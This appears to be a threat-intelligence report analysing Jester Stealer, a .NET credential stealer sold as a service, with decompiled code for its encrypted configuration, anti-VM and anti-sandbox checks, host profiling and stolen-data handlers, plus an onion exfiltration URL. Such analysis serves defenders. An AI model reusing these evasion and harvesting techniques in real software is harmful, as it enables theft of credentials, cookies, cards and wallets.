



Blueliv.

AN OUTPOST24 COMPANY

Jester Stealer Malware Research 2022

1. Introduction.....	5
1.1. Key features.....	5
2. Code Analysis	5
2.1. Assembly's metadata.....	6
2.2. Execution flow.....	7
2.3. Initial actions	7
2.3.1. Configuration	7
2.3.2. "Anti" techniques	9
2.3.3. Stealing initial information	12
2.4. Information Stealer Threads	15
2.4.1. SYSTEM THREAD.....	18
2.4.2. GAMING THREAD	24
2.4.3. FTP THREAD.....	26
2.4.4. VPN THREAD.....	30
2.4.5. BROWSERS THREAD	32
2.4.6. MESSENGERS THREAD	38
2.4.7. WALLETS THREAD	44
2.4.8. AUTHENTICATORS THREAD	46
2.4.9. GRABBER THREAD	48
2.5. PARSING AND EXFILTRATING GRABBED INFORMATION.....	50
2.5.1. COOKIES AND ACCOUNT HANDLERS	50
2.5.2. POST STEALING	50
2.5.3. EXFILTRATING INFORMATION	51
2.5.4. Finish execution.....	55
3. Digging into Jester's origins, activities, and possible relations	

with newer groups.....	56
3.5.1. VulturiProject.....	56
3.1. Jester Stealer	62
3.1.1. Telegram Channel.....	62
3.1.2. Forums.....	64
3.1.3. Jester Stealer Ветки, отзывы (@fgjh465uy45ywe) Telegram Channel	65
3.2. Eternity project	66
3.2.1. Forums.....	66
3.2.2. Telegram channel.....	69
3.3. Agrat Stealer	72
3.4. EternityLab (@JesterLab) Telegram Channel.....	75
4. Analyzing other versions.....	82
4.1. Eternity Stealer	82
4.1.1. Encryption and obfuscation	82
4.1.2. "Anti" techniques	83
4.1.3. Initial information stealing	83
4.1.4. Information stealing threads.....	83
4.1.5. Exfiltration.....	85
4.2. Jester 1.7.1.0 version	85
5. Conclusions	85
6. Appendix.....	87
6.1. Jester targets	87
6.1.1. Gaming apps	87

© 2022 Leap In Value S.L. & Outpost24 All rights reserved.

The information provided in this document is the property of Blueliv, and any modification or use of all or part of the content of this document without the express written consent of Blueliv is strictly prohibited. Failure to reply to a request for consent shall in no case be understood as tacit authorization for the use thereof.

Blueliv® is a registered trademark of © 2021 Leap In Value S.L. & Outpost24 All rights reserved. All other brand names, product names or trademarks belong to their respective owners.

6.1.2. FTP Clients	87
6.1.3. VPN clients	87
6.1.4. Chromium-based browsers	87
6.1.5. Firefox-based browsers	91
6.1.6. Messengers	91
6.1.7. Wallets	91
6.1.8. Authenticators	91
6.1.9. Targeted web services	92
6.1.10. Targeted domains	92
6.2. Eternity new targets.....	92
6.2.1. VPN	92
6.2.2. Chromium-based browsers.....	92
6.2.3. Firefox-based browsers.....	93
6.2.4. Messengers	93
6.2.5. Wallets.....	93

1. Introduction

Jester stealer is an information stealer malware developed in .NET, which was available for sale at least from mid-July 2021 to January 2022, being part of “Jester” threat group arsenal. Nevertheless, we have observed highly similar stealers, which seem to be improved versions of the same code, taking over from Jester.

The group, which is Russian-speaking, operates under a Malware as a Service (MaaS) model and defines itself as a team of programmers seeking to create affordable software for any purpose. Jester stealer prices varied from 99\$ for one month to 249\$ for lifetime usage. Also, a 999\$ version including the builder could be purchased. Their catalog also includes Merlynn clipper, an exploit builder, Lilith botnet, and Trinity miner.

This research was initially aimed at analyzing the stealer’s functionality, covering its main technical features. Nevertheless, during the investigation, it was discovered that the main seller was gone and that other groups started offering similar tools. For that reason, the first parts of this research will cover the analysis of the stealer’s code (version 1.7.0.1), followed by an analysis of Jester’s origins and the similarities between the new sellers’ operations and theirs, and finishing with a brief description of the changes observed in other versions of the stealer.

1.1. Key features

- The malware is written in .NET.
- The embedded configuration is encoded and encrypted.
- Capable of taking screenshots and exfiltrating files from predefined locations.
- Capable of stealing credentials from browsers, wallets, password managers, and messaging applications, among others.
- Perform the exfiltration via a custom Proxy, a Tor proxy, or uploading the collected information to AnonFiles.
- The collected data resides in memory unless it has to be uploaded to AnonFiles.

2. Code Analysis

In this section we will review the code of the malware statically, starting by analyzing interesting information from the assembly’s metadata, and continuing with the main execution flow. A graph with the main events of the malware’s execution flow will be exposed as guidance for the rest of the sections. The code analysis will be divided into three main blocks: initial actions, information-stealing threads, and parsing and exfiltrating the collected information. As previously said, the analysis will be focused on Jester’s version 1.7.0.1. Finally, some features of newer versions will be briefly discussed.

2.1. Assembly's metadata

```
[assembly: AssemblyVersion("1.7.0.1")]
[assembly: AssemblyTrademark("")]
[assembly: AssemblyCopyright("Copyright © LightMan 2021")]
[assembly: AssemblyProduct("Jester")]
[assembly: ComVisible(false)]
[assembly: TargetFramework(".NETFramework,Version=v4.7.2", FrameworkDisplayName = ".NET Framework 4.7.2")]
[assembly: AssemblyFileVersion("1.7.0.1")]
[assembly: Guid("823bdc56-f3a8-4ea8-acef-f4368d90a7ba")]
[assembly: AssemblyCompany("github.com/L1ghtM4n")]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: CompilationRelaxations(8)]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
[assembly: AssemblyConfiguration("")]
[assembly: AssemblyDescription("")]
[assembly: AssemblyTitle("Jester")]
```

Figure 1. Assembly's metadata

In most of the analyzed samples, the assembly's metadata contains references to the malware name or type, the alleged developer, and the malware version, as can be observed in the image above. It is worth highlighting:

- A reference to the malware name ("Jester" in this case) appears in both the "AssemblyProduct" and the "AssemblyTitle" fields. In other cases, a reference to the tool functionality appears, such as "Clipboard Manager" for the group's clipper, dubbed Merlynn.
- Several references to "LightMan" (also seen as "L1ghtM4n" or "LightM4n" in different sources) are observed in the "AssemblyCompany" and "Copyright". The GitHub profile referenced in the "AssemblyCompany" field is the repository that stores the Tor Proxy to be downloaded by the stealer. This same profile also appears as Copyright in the rest of the group's tools.




Figure 2. GitHub "L1ghtM4n" profile

2.2. Execution flow

The image below shows a summary of Jester's general execution flow:




Figure 3. Jester's general execution flow

2.3. Initial actions

2.3.1. Configuration

The stealer code contains a hardcoded configuration, which is encoded using base64 and encrypted using AES. The key used to decrypt this configuration, which has a GUID format, is also included.

The following table shows the decoded and decrypted configuration values of the analyzed sample:

Data	Value
Configuration decryption key	958bee5c-cd22-4eac-83b8-5ba2ed1f2c53
Mutex name	efbb42d7-d0db-4f16-a194-3d9d9d1fc654
AES Encryption key	0cd752f99670e3b950a085aa6138dfb6
Zip name	ads555man

Onion URL for data exfiltration	http://jesterdcuxzbey4xvllwwheocpltru5be2mzuk4w7a7nrhckdjhrbyd.onion/report/ads555man
Anon files token	d26d620842507144
"License key"	65EEBAF23D4744267D131CD5BA37E706



Figure 4. Generating decryptor from hard-coded key




Figure 5. Decoding and decrypting hardcoded configuration

The last value internally referred to as "license key", is used as an additional check. Specifically, it will be checked whether the hard-coded value matches the resulting value of the HMACSHA256 hash algorithm, with the following parameters, or not:

- Salt: created from the same parameter that will be used to name the ZIP file in case the exfiltration to the .onion domain fails (as will be explained in further sections).
- Key: AES encryption key, also in the malware configuration.
- Iterations: same as onion domain length.

Once its configuration is decrypted, the stealer will configure some predefined parameters related to connections, such as the default connection timeout and the security protocol to be used.

```
private static void Main(string[] args)
{
    byte[] array = null;
    try
    {
        ServicePointManager.Expect100Continue = true;
        ServicePointManager.DefaultConnectionLimit = 9999;
        ServicePointManager.SecurityProtocol = 3072;
    }
}
```

Figure 6. Initial configuration

It will also initialize several components, defined as “Handlers”, that will manage the stolen data. There are handlers for recovered credit cards, accounts (login credentials), auto-fill information, and cookies.

2.3.2. “Anti” techniques

Once the main components and data have been initialized, some checks will be performed, consisting of anti-VM, anti-sandbox, anti-debugging, and a check to avoid re-infection of the same machine.

```
if (!string.Join(" ", Environment.GetCommandLineArgs()).ToLower().Contains("--debug") && (!c_FixedUpdate_uoyhtx.m_get_Name_rcxkor() || c_set_VisibilityState_nnzjtv.IsRepeated || c_Initialize_hfgvjv.IsVirtualEnvironment || c_Initialize_hfgvjv.IsSandBox))
{
    Environment.Exit(5);
}
```

Figure 7. “Anti” techniques

2.3.2.1. Anti-debug check:

Check if the binary was executed with the “--debug” parameter.

2.3.2.2. Avoid parallel executions:

Check for the presence of a custom mutex in the system. The mutex name has a GUID format and it is included in the previously mentioned embedded configuration.

2.3.2.3. Anti-repeat check:

Check the presence of a custom registry key. The stealer will create a path under “HKCU\SOFTWARE”, generated with the same algorithm as the one used to check the “license key”. The resulting value will consist of a GUID generated using HMACSHA256 hash algorithm, with the following parameters:

- Salt: created from the mutex name bytes.
- Key: also present in the malware configuration. The key is also the name to be used when

generating the ZIP file.

- Iterations: 1.

```

public static bool IsRepeated
{
    get
    {
        try
        {
            string text = string.Empty;
            using (HMACSHA256 hmacsha = new HMACSHA256())
            {
                byte[] salt = c_DeregisterFromAssembly_mrseggy.f_GetTypesFromInterface_qccrmn, "m <Awake>b 12 0 zbaony()";
                text = new Guid(new c_get_CustomURL_sfqtwb, (c_DeregisterFromAssembly_mrseggy.f_Plugins_OnPluginsLoaded, "m <Awake>b 12 0 zbaony()"; salt, 1, hmacsha).GetBytes(16)).ToString();
            }
            string text2 = Path.Combine("SOFTWARE", text);
            using (RegistryKey registryKey = Registry.CurrentUser.CreateSubKey(text2))
            {
                if (registryKey.GetValue("state", 0).Equals(1))
                {
                    return true;
                }
                registryKey.SetValue("state", 1);
            }
        }
    }
}

```

```

public c_get_CustomURL_sfqtwb(byte[] password, byte[] salt, int iterations, HMAC algorithm)
{
    if (algorithm == null)
    {
        throw new ArgumentNullException("algorithm", "Algorithm cannot be null.");
    }
    if (salt == null)
    {
        throw new ArgumentNullException("salt", "Salt cannot be null.");
    }
    if (password == null)
    {
        throw new ArgumentNullException("password", "Password cannot be null.");
    }
    this.Algorithm = algorithm;
    this.Algorithm.Key = password;
    this.Salt = salt;
    this.IterationCount = iterations;
    this.BlockSize = this.Algorithm.HashSize / 8;
    this.BufferBytes = new byte[this.BlockSize];
}

```

Diagram illustrating the generation of a GUID from a string and a salt:

```

ads555man
↓
61 64 73 35 35 35 6D 61 6E
↓
efbb42d7-d0db-4f16-a194-3d9d9d1fc654
↓
65 66 62 62 34 32 64 37 2D 64 30 64
62 2D 34 66 31 36 2D 61 31 39 34 2D
33 64 39 64 39 64 31 66 63 36 35 34

```

Figure 8. Generating key name and avoiding re-infection

If infected, the previously generated key will contain a subkey named **"state"** with value **1**. If it doesn't exist it will mean that it is its first execution, it will be created and set to **1** and the malware will continue its execution.

2.3.2.4. Virtual environment check

For this check, the system's model and the manufacturer will be queried and the retrieved value will be compared to a list of strings associated with different common virtual environments.

```

List<string> list = new List<string>();
try
{
    using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("root\\CIMV2", "SELECT
    * FROM Win32_ComputerSystem"))
    {
        IEnumerable<ManagementObject> arg_40_0 = managementObjectSearcher.Get().OfType<ManagementObject>();
        Func<ManagementObject, bool> arg_40_1;
        if ((arg_40_1 = c_Initialize_hfgvjvjj.<>c.<>9__5_0) == null)
        {
            arg_40_1 = (c_Initialize_hfgvjvjj.<>c.<>9__5_0 = new Func<ManagementObject, bool>
            (c_Initialize_hfgvjvjj.<>c.<>9.<>GetModelsAndManufactures>b__5_0));
        }
        using (ManagementObject managementObject = arg_40_0.Where(arg_40_1).FirstOrDefault<ManagementObject>())
        {
            List<string> arg_68_0 = list;
            object expr_57 = managementObject["Manufacturer"];
            arg_68_0.Add((expr_57 != null) ? expr_57.ToString().ToLower() : null);
            List<string> arg_8A_0 = list;
            object expr_79 = managementObject["Model"];
            arg_8A_0.Add((expr_79 != null) ? expr_79.ToString().ToLower() : null);
        }
    }
}

```

Figure 9. Getting computer's manufacturer and model

Nevertheless, the check fails in some cases due to a bad approach for comparing the recovered data with the values on the list. The image below shows how a VMWare system will not be detected:

```

29 public static bool IsVirtualEnvironment
30 {
31     get
32     {
33         List<string> list = new List<string>
34         {
35             "virtual",
36             "vmbox",
37             "vmware",
38             "virtualbox",
39             "box",
40             "thinapp",
41             "VMXh",
42             "innotek gmbh",
43             "tpvcgateway",
44             "tpautoconnsvc",
45             "vbox",
46             "kvm",
47             "red hat"
48         };
49         using (List<string>.Enumerator enumerator = c_Initialize_hfgvjvjj.m_set_PrivacyState_wzivpv().GetEnumerator())
50         {
51             if (enumerator.MoveNext())
52             {
53                 string current = enumerator.Current;
54                 return list.Contains(current);
55             }
56         }
57         return false;
58     }
59 }

```

Name	Value	Type
list	System.Collections.Generic.List<string>	System.Collections.Generic.List<st...
enumerator	System.Collections.Generic.List<string>.Enumerator	System.Collections.Generic.List<En...
current	"vmware, inc."	string
V_3	false	bool

Figure 10. Virtual environment wrong check

2.3.2.5. Sandboxie detection

Finally, it searches for the presence of "SbieDll.dll", a DLL used by Sandboxie, in the system to determine whether it is executing under the sandbox environment.

```
public static bool IsSandBox
{
    get
    {
        return c_Initialize_hfgvj.m_set_AvatarIcon_mxlhsc("SbieDll.dll").ToInt32() != 0;
    }
}
```

Figure 11. Anti-Sandboxie

2.3.3. Stealing initial information

Before starting the main information stealing functionality, generic information about the infected host will be collected. The table below summarizes the collected information, alongside the code responsible for obtaining the data.

Data	Approach	Code used to access the data
Assembly Name	C# API	<code>Assembly.GetExecutingAssembly().GetName().Version</code>
GitHub Profile	C# API	<code>Assembly.GetExecutingAssembly().Location</code>
Host user name	C# API	<code>Environment.UserName</code>
Privileges ("Admin"/"User")	C# API	<code>WindowsPrincipal(WindowsIdentity.GetCurrent()).IsInRole(WindowsBuiltInRole.Administrator)</code>
Hostname	C# API	<code>Environment.MachineName</code>
OS Name	WMI Query	<code>Name: "SELECT Name FROM Win32_OperatingSystem" Architecture: HKLM\\HARDWARE\\Description\\System\\CentralProcessor\\0</code>
UI Language	C# API	<code>CultureInfo.InstalledUICulture.TwoLetterISOLanguageName.ToUpper()</code>
CPU Name	WMI Query	<code>"SELECT Name FROM Win32_Processor" -> ["Name"]</code>
GPU Name	WMI Query	<code>"SELECT Name FROM Win32_VideoController" -> ["Name"]</code>
RAM Amount	WMI Query	<code>"Select TotalPhysicalMemory From Win32_ComputerSystem" -> ["TotalPhysicalMemory"]</code>

Disk Size	WMI Query	<code>"SELECT Size FROM Win32_LogicalDisk WHERE DriveType = 3" -> [Size]</code>
Model	WMI Query	<code>"Select Model from Win32_ComputerSystem" -> ["Model"]</code>
Manufacturer	WMI Query	<code>"Select Manufacturer from Win32_ComputerSystem" -> ["Manufacturer"]</code>
Screen Resolution	C# API	<code>Screen.GetBounds(Point.Empty)</code>
LocalIPAddress	C# API	<code>IPAddress[] addressList = Dns.GetHostEntry(Dns.GetHostName()).AddressList; -> AddressFamily.InterNetwork</code>
PublicIPAddress	HTTP request	<code>"http://ip-api.com/json?fields=query"</code>
GatewayIPAddress	C# API	<code>NetworkInterface.GetAllNetworkInterfaces() -> networkInterface.GetIPProperties().GatewayAddresses.GetEnumerator()</code>
RouterBssid	<code>iphlpapi.dll</code>	<code>SendARP(IPAddress)</code>




Figure 12. General information stealer main functions

The collected information will be formatted as follows:

- Jester -
 github.com/L1ghtM4n
 Start Date: <date and hour>
 Stub Version: <Version included in the assembly>
 Stub Location: <Malware Path>

System:

UserName: <USERNAME (<Rol>)>
 CompName: <COMPUTERNAME>
 OSName: <OSNAME (ARCH)>
 UILang: <LANG ID>

Hardware:

CPUName: <CPU NAME>
 GPUName: <GPU NAME>
 RAMAmount: <RAM>
 DiskSize: <DISK SIZE>
 Model: <Model>
 Manufacturer: <Manufacturer>
 ScreenResolution: <widthxheith>

Network:

LocalIP: <Local IP>
 PublicIP: <Public IP>
 GatewayIP: <Gateway>
 RouterBssid: <BSSID>

2.4. Information Stealer Threads

The table below contains a summary of how the information collected by each information stealer thread is organized.

Thread name	Generated files
"System"	System\\Vault.txt System\\Credman.txt System\\Networks.txt Screenshot.png
"Gaming"	Gaming\\Steam\\<ssfn* file> Gaming\\Steam\\config\\<file.vdf> Gaming\\<Twitch directory>\\Electro9\\ Gaming\\StreamlabsOBS\\Local Storage\\leveldb\\ Gaming\\ObsStudio\\<directory>\\<file>

"FTP"	FTP\\Filezilla\\Servers.txt FTP\\WinSCP\\Servers.txt FTP\\CoreFTP\\Servers.txt FTP\\Snowflake\\Servers.txt
"VPN"	VPN\\NordVPN\\Account.txt VPN\\EarthVPN\\Account.txt VPN\\WindscribeVPN\\Account.txt
"Browsers"	Browsers\\<Browser name>\\<Profile name>\\Cookies.(json txt) Browsers\\<Browser name>\\<Profile name>\\Tokens.txt Browsers\\<Browser name>\\<Profile name>\\AutoFill.txt Browsers\\<Browser name>\\<Profile name>\\Bookmarks.txt Browsers\\<Browser name>\\<Profile name>\\<Extension name>\\<Database name>
Messengers	Messengers\\Telegram\\<filename> Messengers\\Discord\\Tokens.txt Messengers\\Pidgin\\Accounts.txt Messengers\\Outlook\\Accounts.txt Messengers\\FoxMail\\Accounts.txt Messengers\\WhatsApp\\Local Storage\\leveladb\\<filename>\\<fileinfo> Messengers\\Signal\\config.json Messengers\\Signal\\sql\\db.sqlite Messengers\\Rambox\\config.json Messengers\\Rambox\\<directory>\\Cookies Messengers\\Rambox\\Partitions\\<directory>\\Local Storage\\leveladb\\<filename>\\<fileinfo>
"Wallets"	Wallets\\<WALLET>\\<FILE>
"Authenticators"	PasswordManagers\\BitWarden\\ PasswordManagers\\KeePassXC\\ PasswordManagers\\NordPass PasswordManagers\\1Password PasswordManagers\\RoboForm
"Grabber"	Grabber\\Important\\<File name> Grabber\\DRIVE-<LETTER>\\<Grabbed file path>

If a stealing thread retrieves information that belongs to a handled data type, it will be encapsulated in the corresponding object, as shown in the following table. After the information stealing these objects will be parsed.

Data type	Handler	Code
Credentials	HandleAccount	<pre> public c_var_dump_umaduu(string hostname = null, string username = null, string password = null, string application = null, string profile = null) { this.Hostname = hostname; this.Username = username; this.Password = password; this.Application = application; this.Profile = profile; c_var_dump_umaduu.AccountHandler accountHandler = c_var_dump_umaduu.f_GetMainTypeFromAssembly_jqlftk; if (accountHandler == null) { return; } accountHandler(this); } </pre>
Cookies	HandleCreditCard	<pre> public c_remove_OnRockedInitialized_ncprop(string name, string value) { this.Name = name; this.Value = value; c_remove_OnRockedInitialized_ncprop.AutoFillHandler autoFillHandler = c_remove_OnRockedInitialized_ncprop.f_LogError_cvicze; if (autoFillHandler == null) { return; } autoFillHandler(this); } </pre>
Credit cards	HandleCookie	<pre> public c_Reload_pfvksr(string name, string path, string value, string host, string expires, string application = null, string profile = null) { this.Name = name; this.Path = path; this.Value = value; this.HostKey = host; this.ExpiresUTC = expires; this.Application = application; this.Profile = profile; c_Reload_pfvksr.CookieHandler cookieHandler = c_Reload_pfvksr.f_set_Location; if (cookieHandler == null) { return; } cookieHandler(this); } </pre>

Auto-fill

HandleAutoFill

```

public c_RunAction_afjuvo(string number, string holder, string
cardname, string expYear, string expMonth, string application, string
profile)
{
    this.Number = number;
    this.Holder = holder;
    this.CardName = cardname;
    this.ExpYear = expYear;
    this.ExpMonth = expMonth;
    this.Application = application;
    this.Profile = profile;
    this.Scheme = null;
    this.Country = null;
    c_RunAction_afjuvo.CreditCardHandler creditCardHandler =
        c_RunAction_afjuvo.f_get_PrivacyState;
    if (creditCardHandler == null)
    {
        return;
    }
    creditCardHandler(this);
}

```

Also, it has to be noted that initially no files will be generated in the system. Only if the information couldn't be sent through Tor proxy, a zip file will be generated (this casuistic will be explained later on). That said, when referring to generating, dumping, or copying files it will initially refer to a memory stream, not to physical memory.

2.4.1. SYSTEM THREAD

In this thread Jester is mainly focused on obtaining credentials from different system sources (vaults, via advapi32 DLL and network), but it will also be in charge of taking a screenshot.

